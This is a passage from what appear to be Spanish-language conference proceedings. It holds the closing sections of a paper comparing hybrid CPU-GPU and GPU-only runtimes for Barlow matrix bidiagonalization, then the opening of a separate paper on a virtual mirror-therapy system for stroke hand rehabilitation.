


Figura 4. Gráfico comparativo de los tiempos de ejecución del algoritmo de Barlow en las distintas arquitecturas aplicado a matrices de diferentes dimensiones

A modo resumido, con este estudio inicial se llegó a la conclusión de que para aquellas de mayor dimensión será conveniente una arquitectura basada GPU la cual, como se puede visualizar, mejora notablemente los tiempos de respuesta, en contrapartida, es ventajoso ejecutar este algoritmo en CPU monoprocesador para matrices de dimensiones inferiores a 200. La razón de esto es que la implementación basada en GPU requiere de una

transferencia de la matriz de la RAM a la memoria de la GPU y, luego de su resolución el retorno, lo que puede comprender un gran porcentaje del tiempo de ejecución.

Además, la CPU está compuesta por núcleos complejos, lo cual optimiza las ejecuciones posteriores, mientras que la GPU son núcleos simples. La ventaja de la GPU cuando las dimensiones son mayores proviene de la cantidad de núcleos y no por ser superior en el modo de hacer la operación, de ahí también su pérdida en la precisión.

5. Implementación del Algoritmo en un Entorno Híbrido

Las implementaciones del algoritmo de Barlow han sido desarrolladas utilizando el lenguaje C#, en conjunto con el framework CUDA, versión 6.5.

Las características del equipo utilizado para las pruebas de este experimento son:

- CPU: AMD Ryzen 5 2600 6 núcleos 12 threads a 3.6 GHz
- Memoria: 2 x 8GB DDR4 Crucial Ballistix 2400 Mhz
- GPU: NVIDIA GEFORCE GTX 1050 2GB

Para las pruebas se utilizaron matrices cuadradas de orden n , donde n va desde 200 a 2000, en escalas de 100 en 100. Tomando como fundamento las conclusiones aportadas por Da Silva Sanches de Campos en [18], estas se componen de valores aleatorios, considerando que estos no tienen incidencia en los resultados esperados.

Como paso inicial, el algoritmo de bidiagonalización de Barlow ha sido desarrollado para funcionar de modo independiente tanto en CPU como en GPU.

Debe tenerse en cuenta que en GPU las matrices son tratadas de manera vectorial dado que esta no interpreta arrays bidimensionales o superiores. Esto conllevó a que el código del algoritmo a utilizar en CPU debiera ser modificado para dar un tratamiento a las matrices de igual manera.

Con base en el estudio anterior, tal como se mencionó previamente, cuando las dimensiones de las matrices son inferiores 200, se obtienen tiempos de ejecución menores si el algoritmo se ejecuta en CPU, mientras que a medida que crece el tamaño de la matriz resulta más ventajosa la implementación en GPU.

La idea principal de esta arquitectura híbrida es aprovechar la capacidad de cálculo de cada una de estas implementaciones, en lo que respecta a tiempos de ejecución, identificando las columnas de la matriz que conviene procesar en CPU y cuáles en GPU.

De esta manera se espera analizar si es posible obtener mejoras en los tiempos insumidos con respecto a la ejecución completa en GPU.

5.1. Definición de Cotas

La propuesta de este enfoque híbrido, como se indicó antes, implica inicialmente identificar cuál sería el punto de quiebre o cota, para definir qué columnas de la matriz se deberían procesar en la GPU, dejando las restantes para ser ejecutadas en la CPU.

Siendo que los resultados arrojaron que la CPU procesa más rápido hasta $n \leq 200$, lo que representa unos 40000 elementos, se optó inicialmente por tomar esta medida como referencia, utilizándola para calcular las columnas necesarias para contener una cantidad de elementos igual o inferior a 40000, esto es:

$$\text{Cota 1} = 40000 / n$$

Debe tenerse en cuenta que para la implementación que se propone y evalúa en este trabajo, el pasaje de la matriz a GPU, se realiza siempre al inicio, lo cual tiene su costo. Para matrices de $n > 200$ conviene afrontar el mismo, sin embargo, la idea fue sacar ventaja del desempeño de la CPU enviando parte del trabajo a esta, precisamente para aprovecharla en lo que mejor se desempeña. Esto es, utilizando la Cota 1 y enviar esa cantidad de columnas para ser procesadas en la CPU.

Al aplicar la Cota 1 se observó que si la cantidad de columnas enviadas a la CPU es mayor a las procesadas en GPU se estaría produciendo un desaprovechamiento con el hecho de haber movido la matriz a la GPU. Con lo cual se decidió probar con una cota que permita distribuir mejor el trabajo, y analizar qué resultados se obtendrían limitándose a la mitad de los elementos, es decir 20000, así se definió:

$$\text{Cota 2} = 20000 / n$$

Los tiempos de ejecución en milisegundos obtenidos en la prueba al utilizar cada una de estas cotas se detallan en la Tabla 1.

Tabla 1. Tiempos de ejecución al variar el tamaño de la cota

Dimensión de la matriz	Cota 1	Cota 2
200	107	66
300	124	101
400	175	159
500	261	251
600	387	382
700	656	550
800	950	963
900	1261	1281
1000	1615	1629
1100	2071	2084
1200	2586	2615
1300	3193	3236
1400	3879	3923
1500	4672	4738
1600	5555	5607
1700	6634	6708
1800	7755	7838
1900	9027	9113
2000	10396	10491

Como se ha resaltado en la Tabla 1, se puede observar que la ejecución llevó menos tiempo cuando se utilizó la Cota 2, pero sólo en las primeras seis matrices, es decir, hasta la matriz de dimensión $n = 700$. A partir de $n = 800$ se consiguieron mejores resultados cuando se utilizó la Cota 1.

Siendo n la dimensión de la matriz, mientras que a y b son constantes. La fórmula está pensada de tal manera que tenga una asíntota horizontal en el valor al que debe tender el resultado a medida que n crece. Esta asíntota debería estar en 20, la cota óptima para $n = 2000$. Por lo tanto, el primer término a debe ser 20, ya que el segundo término tiende a 0 cuando n crece.

El valor de b se definió de forma que cuando n sea 200, el menor tamaño de matriz a ejecutarse en GPU, la cota valga 100 (la cota óptima para esa dimensión), para ello, el segundo término debería valer 80:

$$b / 200 = 80$$

Con lo cual, despejando b se obtiene como resultado que su valor es 16.000. Es así que la fórmula finalmente puede expresarse como:

$$\text{Cota 3} = 20 + 16000 / n.$$

En la Figura 5 se puede visualizar una representación lineal del comportamiento de la curva asociada a cada cota, en lo referido a la cantidad de columnas de la matriz que deberán ser enviadas para su procesamiento en CPU. Tal como se puede visualizar, con la fórmula propuesta para la Cota 3, se obtuvo un comportamiento similar a la Cota 2 para matrices de dimensiones entre 200 y 700, mientras que se acerca a la Cota 1 para aquellas cuya dimensión se encuentra entre 700 y 2000.




Figura 5. Comparación de la cantidad de columnas a ser procesadas por la CPU dependiendo de la cota utilizada

En la Figura 6 se muestran los resultados del experimento en cuanto a tiempos en milisegundos insumidos para bidiagonalizar cada matriz, incluyendo en este caso la comparación cuando se utilizan cada una de las tres cotas analizadas.




Figura 6. Gráfico comparativo de los tiempos de obtenidos al utilizar cada cota

Observando detalladamente los valores de los tiempos de ejecución mostrados en la Figura 6, al utilizar la Cota 3, tal como se esperaba, se ha logrado aproximar los tiempos a los mejores resultados alcanzados tanto para los casos en que el menor tiempo se obtuvo con la Cota 1, como también si se utilizó la Cota 2.

Incluso, en un 68% de las matrices utilizadas en el experimento, se ha conseguido una leve mejora con respecto a los menores tiempos conseguidos entre las cotas 1 y 2, disminuyendo el tiempo total de bidiagonalización hasta en 14 milisegundos según el valor de n .

Sin embargo, también se observa una notoria diferencia para la matriz de $n = 2000$ donde la utilización de la Cota 3 insumió un tiempo de ejecución de 69 milisegundos de por encima del mejor tiempo alcanzado antes. En la Tabla 2 es

posible visualizar con más detalle los resultados de ejecución utilizando la Cota 3 y su comparación con los mejores tiempos obtenidos en la prueba anterior usando la Cota 1 y la Cota 2.

Tabla 2. Comparación de tiempos de ejecución utilizando la Cota 3 con respecto al menor tiempo obtenido

Dimensión de la matriz	Menor tiempo (Cota 1 o 2)	Cota 3
200	66	66
300	101	100
400	159	162
500	251	250
600	382	379
700	550	552
800	950	960
900	1261	1264
1000	1615	1611
1100	2071	2069
1200	2586	2583
1300	3193	3193
1400	3879	3879
1500	4672	4679
1600	5555	5541
1700	6634	6628
1800	7755	7744
1900	9027	9020
2000	10396	10438

Por otra parte, en la Figura 7 se refleja el porcentaje de columnas de la matriz que fueron asignadas a la CPU para ser procesadas, cuando se utilizó la Cota 3. A medida que el tamaño de la matriz aumenta la mayor parte del proceso se ejecuta en la GPU.




Figura 7. Porcentaje de columnas procesadas en la CPU con una cota de n=16000

5.2. Comparación de la arquitectura híbrida con la implementación en GPU

Una vez conseguidos los tiempos de ejecución con la implementación híbrida, se procedió a comparar los resultados con respecto a los tiempos insumidos al bidiagonalizar las mismas matrices pero haciendo el proceso completo en GPU. En la Tabla 3 se presentan los resultados obtenidos en milisegundos, lo mismo se representa en un gráfico lineal en la Figura 8.

Tabla 3. Tiempos de ejecución insumidos en la arquitectura híbrida CPU-GPU y en GPU

Dimensión de la matriz	Arquitectura Híbrida	GPU
200	66	68
300	100	112
400	162	169
500	250	253
600	379	389
700	552	679
800	960	971
900	1264	1286
1000	1611	1635
1100	2069	2093
1200	2583	2611
1300	3193	3219
1400	3879	3903
1500	4679	4713
1600	5541	5578
1700	6628	6659
1800	7744	7768
1900	9020	9058
2000	10438	10430

Como se puede apreciar en los tiempos obtenidos, al comparar ambas implementaciones, se logró una reducción de tiempo que va de 2 a 127 milisegundos, dependiendo de la dimensión de la matriz, a favor de la arquitectura híbrida con respecto a GPU.

Sin embargo, en la Tabla 3 también puede observarse que cuando n es igual a 2000 el tiempo de ejecución fue mínimamente más favorable para la implementación en GPU, la cual muestra una ventaja de 8 milisegundos. Esto hace suponer que para matrices con $n > 2000$ podría ser conveniente aplicar una arquitectura basada únicamente en GPU, de todos modos para generalizar esta afirmación sería necesario repetir esta prueba con matrices de mayores dimensiones.

Por lo tanto, los resultados conseguidos con la implementación híbrida demuestran la necesidad de avanzar en este experimento, un camino posible sería replicar las pruebas con matrices de mayores dimensiones, buscando la mejor cota para cada tamaño, para luego identificar la función que se aproxime a tales resultados, suponiendo una función unimodal.




Figura 8. Gráfico lineal comparativo entre la implementación en arquitectura híbrida y GPU

6. Conclusión

En este trabajo se ha presentado el desarrollo de un algoritmo alternativo que permite resolver el problema de la bidiagonalización de matrices densas y una comparación al implementarlo en dos arquitecturas distintas.

Primeramente, el algoritmo fue adaptado para ser ejecutado en una arquitectura híbrida CPU-GPU, esto implicó identificar la cota más adecuada que permitiera asignar a cada parte aquellas columnas para las cuales presenta un mejor desempeño con relación a los tiempos de ejecución. Como parte de este mismo estudio, también se puso interés en bidiagonalizar las mismas matrices, pero en este caso implementando el algoritmo en una arquitectura basada sólo en GPU.

Se evaluaron los rendimientos alcanzados por cada una de las implementaciones realizadas al procesar matrices de distintas dimensiones, observando en general una mínima mejora en cuanto a los tiempos conseguidos cuando el algoritmo fue paralelizado en una arquitectura híbrida. También pudo notarse, que para una matriz con una dimensión de 2000, el comportamiento en GPU fue más eficiente. Sin embargo, en cuanto a esto, sería necesario replicar estas pruebas con matrices de mayores dimensiones para obtener resultados que puedan ser generalizados, incluso se debería analizar la posibilidad de una optimización en lo referido a la cota utilizada.

Como siguiente paso, se espera poner a prueba la optimización conseguida en el SRI desarrollado por este mismo equipo con la finalidad de comprobar el nivel de impacto alcanzado en la productividad del proceso.

7. Referencias

- [1] Deerwester, S., Dumais, S., Furnas, G., Landauer, T. y Harshman, R., "Indexing by latent semantic analysis", *Journal of the American Society for Information Science*, Septiembre 1990, vol. 41(6), pp.391-407.
- [2] Mamani Roque, M., "Descomposición en Valores Singulares y Análisis Semántico Latente", Universidad Politécnica de Valencia, España, Tesis de Maestría, 2018.
- [3] Dong, T., Haidar, A., Tomov, S. y Dongarra, J., "Optimizing the SVD Bidiagonalization Process for a Batch of Small Matrices", en *International Conference on Computational Science, ICCS 2017, 12-14 Junio 2017, Zúrich, Suiza*, vol. 108, pp. 1008-1018.
- [4] Ltaief, H., Luszczek, P., y Dongarra, J., "High performance bidiagonal reduction using tile algorithms on homogeneous multicore architectures", en *ACM Transactions on Mathematical Software*, 2013, vol. 39(3).
- [5] Barlow, J., Bosner, N. y Drmač, Z., "A new stable bidiagonal reduction algorithm", en *Linear Algebra and Its Applications*, ELSEVIER, 2005, vol. 397, pp. 35-84.
- [6] Sposito, O., Ledesma, V., Procopio, G., Ryckeboer, H., Saizar, V., Vainberg, A., "Comparación de un Algoritmo de Bidiagonalización para su Utilización en la Recuperación de Información", "enviado para evaluación" a CACIC 2020.
- [7] Baeza-Yates, R. y Ribeiro-Neto, B., "Modern Information Retrieval", USA, Addison Wesley, 1999.
- [8] Tolosa, G. y Bordignon, F., "Introducción a la Recuperación de Información: Conceptos, modelos y algoritmos básicos", Universidad Nacional de Luján, Argentina, 2008. Disponible en: <http://eprints.rclis.org/12243/1/Introduccion-RI-v9f.pdf>. Consultado el 12/08/2020.
- [9] Jaimes, L. y Riveros, F., "Modelos clásicos de recuperación de la información", en *Revista Integración, Escuela de Matemáticas, Universidad de Santander*, 2005, vol. 23(1), pp. 17-26.
- [10] Salton, G., Wong, A. y Yang, C., "A vector space model for automatic indexing", en *Communications of the ACM* 18, 1975, Nr. 11, p. 613-620.
- [11] Demmel, J., Gu, M., Eisenstat, S. et al., "Computing the Singular Value Decomposition with High Relative Accuracy", en *Linear Algebra and Its Applications*, ELSEVIER, 1999, vol. 299, pp. 21-80.
- [12] Berry, M., Dumais, S. y O'Brien, G., "Using Linear Algebra For Intelligent Information Retrieval", *Society for Industrial and Applied Mathematics, Philadelphia, USA*, 1995, Review, vol. 37(4), pp. 573-595.
- [13] Fortuna, L., Nunnari, G. y Gallo, A., "Model order reduction techniques with applications in electrical engineering", Springer-Verlag, 1992.
- [14] Ltaief, H., Kurzak, J. y Dongarra, J., "Parallel Two-Sided Matrix Reduction to Band Bidiagonal Form on Multicore Architectures", en *IEEE Transactions on Parallel and Distributed Systems*, 2010, vol. 21(4), pp. 417 - 423.
- [15] Golub, G. y Reinsch, C., "Singular Value Decomposition and Least Squares Solutions", *Handbook Series Linear Algebra*, 1970, vol. 14, pp. 403-420.

- [16] Chan, T., “An Improved Algorithm for Computing the Singular Value Decomposition”, en ACM Transactions on Mathematical Software, 1982, vol. 8(1), pp. 72-83.
- [17] Sangwine, S. y Le Bihan, N., “Quaternion Singular Value Decomposition based on Bidiagonalization to a Real Matrix using Quaternion Householder Transformations”, en Applied Mathematics and Computation, ELSEVIER, 2006, 182(1), pp. 727-738.
- [18] Da Silva Sanches de Campos, C., “Algoritmos de Altas Prestaciones para el Cálculo de la Descomposición en Valores Singulares y su Aplicación a la Reducción de Modelos de Sistemas Lineales de Control”, Departamento de Sistemas Informáticos y Computación, Universidad Politécnica de Valencia, España, Tesis Doctoral, 2014.
- [19] Ralha, R., “One-sided reduction to bidiagonal form”, en Linear Algebra and Its Applications, ELSEVIER, 2003, 358(1-3), pp. 219-238.
- [20] Guerrero López, D., “Algoritmos Paralelos para la Reducción de Sistemas Lineales de Control Estables, Departamento de Sistemas Informáticos y Computación”, Universidad Politécnica de Valencia, España, Tesis Doctoral, 2015.
- [21] Faverge M., Langou, J., Robert, Y. y Dongarra, J., “Bidiagonalization and R-Bidiagonalization: Parallel Tiled Algorithms, Critical Paths and Distributed-Memory Implementation”, en IEEE Transactions on Parallel and Distributed Processing Symposium, Orlando, Florida, 2017, pp. 668 – 677.
- [22] Lahabar, S. y Narayanan, P., “Singular Value Decomposition on GPU using CUDA”, en IEEE International Symposium on Parallel & Distributed Processing, Roma, 2009, pp. 1-10.
- [23] Hernández Cortés, J., “Implementación paralela y heterogénea de la transformación de Householder y sus aplicaciones”, Departamento de Computación, Unidad Zacatenco, México, Tesis de Maestría, 2017.
- [24] Guim, F. y Rodero, I., “Arquitecturas basadas en Computación Gráfica (GPU)”, Universitat Oberta de Catalunya. PID_00184818. Disponible en: <http://repositorio.itsjapon.edu.ec:90/jspui/handle/123456789/400>. Consultado el 11/08/2020.
- [25] Piccoli, M., “Computación de alto desempeño en GPU”, Journal of Computer Science & Technology, La Plata, Argentina, 2012, Disponible en: <http://sedici.unlp.edu.ar/handle/10915/18404>. Consultado el 10/08/2020.

Sistema de asistencia terapéutica para rehabilitación de manos

A. Spahn, I. Falchini, V. Zacarías, C. Martínez, E. Albornoz^(*)

*sinc(i): Instituto de investigación en señales, sistemas e inteligencia computacional
Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral -CONICET*

^(*)emalbornoz@sinc.unl.edu.ar

Resumen

En los últimos años, cada vez más las terapias de rehabilitación neurofisiológicas se realizan con la ayuda de sistemas asistenciales que permiten interacciones amigables con los pacientes. En este sentido, muchas se orientan a desafíos, juegos o interacciones que intentan captar la atención del paciente y generar un escenario agradable para la realización de rutinas. La "terapia de espejo" es utilizada para rehabilitar la movilidad de manos y dedos de pacientes que han sufrido accidentes cerebro-vasculares. Aquí se presentan algunos avances en el desarrollo de un entorno virtual que facilite la terapia de espejo, con el que se pretende mejorar la experiencia del usuario, incorporando una mayor interactividad mediante situaciones lúdicas para inducir la motivación y potencialmente promover la telemedicina.

1. Introducción

Las lesiones cerebrales traumáticas y los accidentes cerebrovasculares (ACV) son las principales causas de discapacidad¹, y sus consecuencias se manifiestan en la capacidad de respuesta excitatoria, el nivel general de actividad, la motivación, el estado de ánimo y la cognición, entre otras. Cuando estos deterioros se mantienen o incrementan en el tiempo, producen problemas en las relaciones interpersonales, la adaptación social, depresión, ansiedad, provocan un círculo vicioso de aislamiento, etc. [2, 3]. Para minimizar los problemas causados por los déficits neurológicos y reentrenar el cuerpo, se utiliza la rehabilitación neuropsicológica (NR), en la que los tratamientos individualizados ayudan a manejar problemas específicos con la memoria, la atención, la percepción, la resolución de problemas, el

razonamiento y las funciones ejecutivas, la iniciativa y el autocontrol.

Hace aproximadamente dos décadas, se empezaba a reconocer la validez de la utilización de realidad virtual (VR)² en diagnósticos y rehabilitación neurofisiológica [2] y en la actualidad existe una comunidad muy activa [4, 5, 6, 7]. Algunas de las aplicaciones que habían despertado interés en la comunidad científica estaban relacionadas a la evaluación y el tratamiento de fobias, trastornos obsesivo compulsivos, trastornos por estrés posttraumático y síndromes de déficit de atención hiperactivo. A priori es posible formular una serie de ventajas que puede tener la utilización de VR respecto de las prácticas más tradicionales, como ser: reproducir un entorno cotidiano realista donde realizar las interacciones; someter al paciente a estímulos controlados, seguros e intencionalmente diseñados; focalizar la atención multisensorial evitando distracciones del mundo real; definir jerarquías o niveles en los estímulos y repetirlos a voluntad; orientar los estímulos para colaborar con la rehabilitación psicológica; generar un feedback instantáneo al paciente; incluir interacciones lúdicas y auto-exploratorias que motiven al paciente; evitar la incomodidad del paciente al ser evaluado (observado); posibilitar la telemedicina [2, 8, 9]. Las limitaciones de hardware y de estándares de software son cada vez menos influyentes, y el acceso masivo y económico a plataformas de videojuegos comerciales ha permitido avanzar en estos tópicos [9]. Sin embargo, entran en consideración algunos tópicos que pueden ser evaluados respecto de las limitaciones: el grado de realismo y de naturalidad del entorno; la complejidad y la multimodalidad de los estímulos sensoriales; la dificultad de darle flexibilidad a las aplicaciones; y la inherente psicología del individuo que conducirá a interpretaciones e interacciones

¹En EEUU se producen alrededor de 795.000 ACVs por año [1].

²Consideramos aquí que VR se refiere a una interfaz humano-computadora que involucra simulaciones creíbles en tiempo real e interacciones multi-sensoriales (por ej. visuales, auditivas, hápticas, olfatorias, etc.).

particulares de los entornos y estímulos. Además, como destacan en [9], existe poca recolección de datos como para lograr la generalización de los resultados y validar la efectividad de los métodos basados en VR.

Respecto de las aplicaciones interactivas existen diferentes configuraciones que dependen del hardware y software utilizados. En [10] se presenta una revisión detallada de los sistemas de videojuegos comerciales y sistemas de rehabilitación, que no consideramos pertinente repetir aquí. Estas aplicaciones pueden tener características 2D ó 3D, pueden ser inmersivas o no-inmersivas [11], pueden realizar la ambientación por medio de sistemas ambientales o portables (*wearable devices*), pueden interactuar con el usuario mediante comandos/controles táctiles o con tecnologías no táctiles, etc. Además, es posible mencionar algunas características deseables que deberían tener éstas, con base en evidencia recolectada en estudios previos [11]. Por ejemplo: la presentación de la información cinemática más importante de forma simplificada permite una mejor interpretación por parte de los pacientes con ACV, la repetición y la intensidad mejoran la rehabilitación de las extremidades paréticas, la terapia de rehabilitación es más efectiva si se realiza durante un período de tiempo prolongado, mientras que las mejoras podrían perderse si una extremidad parética no se utiliza en toda su capacidad funcional una vez finalizada la rehabilitación formal.

Ramachandran y Rogers-Ramachandran [12] definen la terapia de espejo (TE) para ayudar a aliviar el dolor del "miembro fantasma", cuando todavía se siente dolor en el miembro después de ser amputado. Tradicionalmente, se utiliza una caja con un espejo para crear una ilusión reflectante de una extremidad que no existe a partir de la otra (ver Figura 1), y la hipótesis es que cada vez que el paciente intenta mover la extremidad paralizada, recibe retroalimentación sensorial (a través de la visión y la propiocepción). Esta técnica de neuro-rehabilitación permite remodelar los mecanismos corticales, mediante una retroalimentación positiva a la corteza motora de que se ha producido el movimiento de la extremidad afectada. Cuando es aplicada a pacientes con ACV, se coloca un espejo en el plano sagital medio del paciente, reflejando así los movimientos del lado no parético como si fuera el lado afectado. La ilusión visual mediante la cual se puede percibir que el movimiento o el tacto de la extremidad intacta afectan a la extremidad parética o dolorosa y tienen efecto en la activación de "neuronas espejo" [13]. Es este proceso el que se pretende realizar mediante el sistema que presentamos aquí, de modo que el movimiento de una mano saludable sea reproducido virtualmente en la mano

afectada, y así lograr una estimulación de neuroplasticidad para apoyar el proceso de rehabilitación de la mano afectada.




Figura 1. Caja de espejo (imagen tomada de <https://www.flickr.com/>)

También se proponen otras tareas que involucran una mayor movilidad y control, y también pueden utilizarse para rehabilitación de pacientes con otras patologías. Si bien existen algunas aplicaciones comerciales para la rehabilitación de manos [14, 15], este desarrollo pretende ser de código abierto para que cualquiera pueda acceder.

En este trabajo se presentan los avances en el desarrollo de un sistema que asistirá a terapeutas y/o kinesiólogos en el proceso de rehabilitación de manos/muñecas en pacientes con ACV. Se pretende lograr un sistema interactivo que mejore la experiencia de los pacientes a la hora de realizar los ejercicios de rehabilitación, y que además, podría ser usado en un entorno de telemedicina lo cual es muy útil para alcanzar a más pacientes, reducir los desplazamientos de muchos kilómetros y facilitar la tarea en épocas como la que atravesamos debido a la pandemia. Se considera muy importante lograr un sistema inmersivo, y si bien no se cuenta con esa implementación se han hecho avances en esa dirección.

A continuación se introduce la metodología y desarrollo del sistema, luego se presentan y discuten los resultados, y finalmente se exponen conclusiones de lo desarrollado y se mencionan los trabajos futuros.

2. Materiales y métodos

En esta sección se presenta el diseño y desarrollo del sistema, y cuales son las simplificaciones que se realizaron para lograr la versión actual. Se puede ver también que se realizó el procesamiento de video para la detección de las manos a través de técnicas tradicionales de procesamiento

digital de imágenes, ya que son factibles de optimizar y no requieren demasiado hardware. Estas consideraciones se orientan a que el sistema final debería funcionar en un teléfono celular estándar con Android o en un sistema embebido. Para esta etapa se definieron 3 ejercicios distintos ad-hoc a partir de la bibliografía, cada uno con un nivel de dificultad diferente, pensados para pacientes con más o menos movilidad. En una etapa posterior, éstos serán revisados por especialistas y serán ajustados según sus recomendaciones.

Para la implementación de la detección, segmentación y clasificación de gestos se utilizó Python [16] y OpenCV [17], mientras que para la simulación con realidad aumentada, se utilizó PyGame [18]³. El objetivo es que el sistema final funcione completamente en un dispositivo móvil montado en la cabeza del paciente para brindar una experiencia en realidad virtual. Sin embargo, aquí se han hecho simplificaciones que se mencionan a continuación.

a. Diseño y esquema general

El primer paso fue la definición de la escena de trabajo donde funcionará el sistema. El usuario debe estar sentado en una silla frente a una mesa o escritorio, que tendrá convenientemente un color diferente a la piel del usuario y será lo más uniforme posible. En principio se pide que el paciente tenga descubierta la mano y el brazo un poco más allá de la muñeca. Con esto se logra una segmentación óptima, mientras que en otro caso no lo será tanto. Luego de varias pruebas de iluminación, se definió como la mejor alternativa a una luz led no dedicada (en lo posible alejada de la escena y apuntando al techo para generar una iluminación ambiental). Con esto evitamos generar sombras intensas como se puede ver en la Figura 2.

